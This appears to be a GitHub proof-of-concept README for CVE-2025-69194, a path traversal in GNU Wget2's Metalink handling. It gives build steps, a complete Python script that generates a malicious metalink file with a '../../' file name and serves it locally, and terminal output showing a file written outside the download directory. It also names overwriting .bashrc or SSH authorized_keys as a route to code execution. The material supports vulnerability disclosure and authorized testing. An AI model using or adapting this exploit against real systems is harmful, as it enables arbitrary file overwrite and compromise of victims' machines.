 secdongle/poc_cve-2025-69194
PoC for CVE-2025-69194, a Path Traversal vulnerability in GNU Wget2 <= 2.2.0. This vulnerability allows attackers to achieve arbitrary file write or overwrite on the victim's filesystem by providing a malicious Metalink file with manipulated file name attributes.

PoC for CVE-2025-69194, a critical Path Traversal vulnerability in GNU Wget2 <= 2.2.0 (verified on v1.99.1). This vulnerability allows attackers to achieve arbitrary file write or overwrite on the victim's filesystem by providing a malicious Metalink file with manipulated file name attributes.
When Wget2 processes a Metalink file using the --force-metalink option, it fails to properly sanitize directory traversal sequences (e.g., ../../). This can lead to Remote Code Execution (RCE) if an attacker overwrites sensitive system files (like .bashrc, .ssh/authorized_keys) or system binaries.
To accurately reproduce the vulnerability, we compile Wget2 v1.99.1 from source to ensure the vulnerable Metalink module is active and unpatched.
sudo apt update && sudo apt install -y build-essential libgnutls28-dev libxml2-dev \
                     libzstd-dev liblzma-dev libpcre2-dev libidn2-dev libpsl-dev \
                     libbrotli-dev autoconf automake libtool gettext pkg-config python3
wget https://ftp.gnu.org/gnu/wget/wget2-1.99.1.tar.gz
tar -xvf wget2-1.99.1.tar.gz && cd wget2-1.99.1
./configure --with-libxml2
make -j$(nproc)
sudo make install && sudo ldconfig

# Verify installation (+metalink support is required)
wget2 --version | grep -E "1.99.1|metalink"
The attacker hosts a malicious .metalink file and the corresponding payload. Save the following as poc.py:
import os
import hashlib
import http.server
import socketserver
import threading
import time

# --- 配置区 ---
TARGET_FILE_NAME = "../../pwned_test.txt"  # 想要穿越到的目标路径
PAYLOAD_CONTENT = "pwned by CVE-2025-69194\n"
PORT = 8000
METALINK_FILE = "exploit.metalink"
PAYLOAD_FILE = "evil.dat"


def create_files():
    # 1. 创建载荷文件
    with open(PAYLOAD_FILE, "w") as f:
        f.write(PAYLOAD_CONTENT)

    # 计算 SHA256
    sha256_hash = hashlib.sha256(PAYLOAD_CONTENT.encode()).hexdigest()
    file_size = len(PAYLOAD_CONTENT)

    # 2. 构造恶意的 Metalink 结构
    metalink_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<metalink xmlns="http://www.metalinker.org/">
  <files>
    <file name="{TARGET_FILE_NAME}">
      <size>{file_size}</size>
      <verification>
        <hash type="sha256">{sha256_hash}</hash>
      </verification>
      <resources>
        <url type="http">http://127.0.0.1:{PORT}/{PAYLOAD_FILE}</url>
      </resources>
    </file>
  </files>
</metalink>
'''
    with open(METALINK_FILE, "w") as f:
        f.write(metalink_content)
    print(f"[+] 恶意文件 {METALINK_FILE} 已生成。")


def start_server():
    handler = http.server.SimpleHTTPRequestHandler
    with socketserver.TCPServer(("", PORT), handler) as httpd:
        print(f"[*] 恶意服务器已在端口 {PORT} 启动...")
        httpd.serve_forever()


if __name__ == "__main__":
    # 清理旧文件
    if os.path.exists(TARGET_FILE_NAME):
        os.remove(TARGET_FILE_NAME)

    create_files()

    # 启动后台服务器
    server_thread = threading.Thread(target=start_server, daemon=True)
    server_thread.start()

    time.sleep(1)  # 等待服务器就绪


    print("\n[!] 现在请在另一个终端执行以下命令进行复现:")
    print(f"wget2 --force-metalink -i {METALINK_FILE}")
    print(f"\n[!] 执行后,检查目标文件是否存在:")
    print(f"ls {TARGET_FILE_NAME} && cat {TARGET_FILE_NAME}")

    # 保持主线程运行
    try:
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        print("\n[+] 演示结束,正在清理...")
Run the following command in a sub-directory (e.g., ~/Downloads/CVE-2025-69194/) to observe the directory escape:
# Pre-check: Verify the file does not exist in the parent's parent directory
ls ../../pwned_test.txt

# Execute the exploit
wget2 --force-metalink -i exploit.metalink
The vulnerability exists in the Metalink parsing logic where the name attribute is trusted without normalization.
| Phase | Description |
|---|---|
| Input | Wget2 reads <file name="../../pwned_test.txt">. |
| Bypass | No check is performed to see if the path contains ../ or attempts to leave the CWD. |
| Write | Wget2 opens the resolved path CWD + ../../pwned_test.txt and writes the verified payload. |

As demonstrated in the successful reproduction, the file pwned_test.txt was created two levels above the execution folder:
lele@u22:~/Downloads/CVE-2025-69194$ ls ../../pwned_test.txt
ls: cannot access '../../pwned_test.txt': No such file or directory

lele@u22:~/Downloads/CVE-2025-69194$ wget2 --force-metalink -i exploit.metalink
downloading part 1/1 (0-23) ../../pwned_test.txt from 127.0.0.1
HTTP response 200 OK [http://127.0.0.1:8000/evil.dat]
part 1 downloaded
../../pwned_test.txt checking...
Checksum OK for '../../pwned_test.txt'

lele@u22:~/Downloads/CVE-2025-69194$ ls ../../pwned_test.txt && cat ../../pwned_test.txt
../../pwned_test.txt
pwned by CVE-2025-69194

This tool is provided for educational and authorized security testing purposes only. The author is not responsible for any damage caused by the misuse of this information. Unauthorized access to computer systems is strictly prohibited.
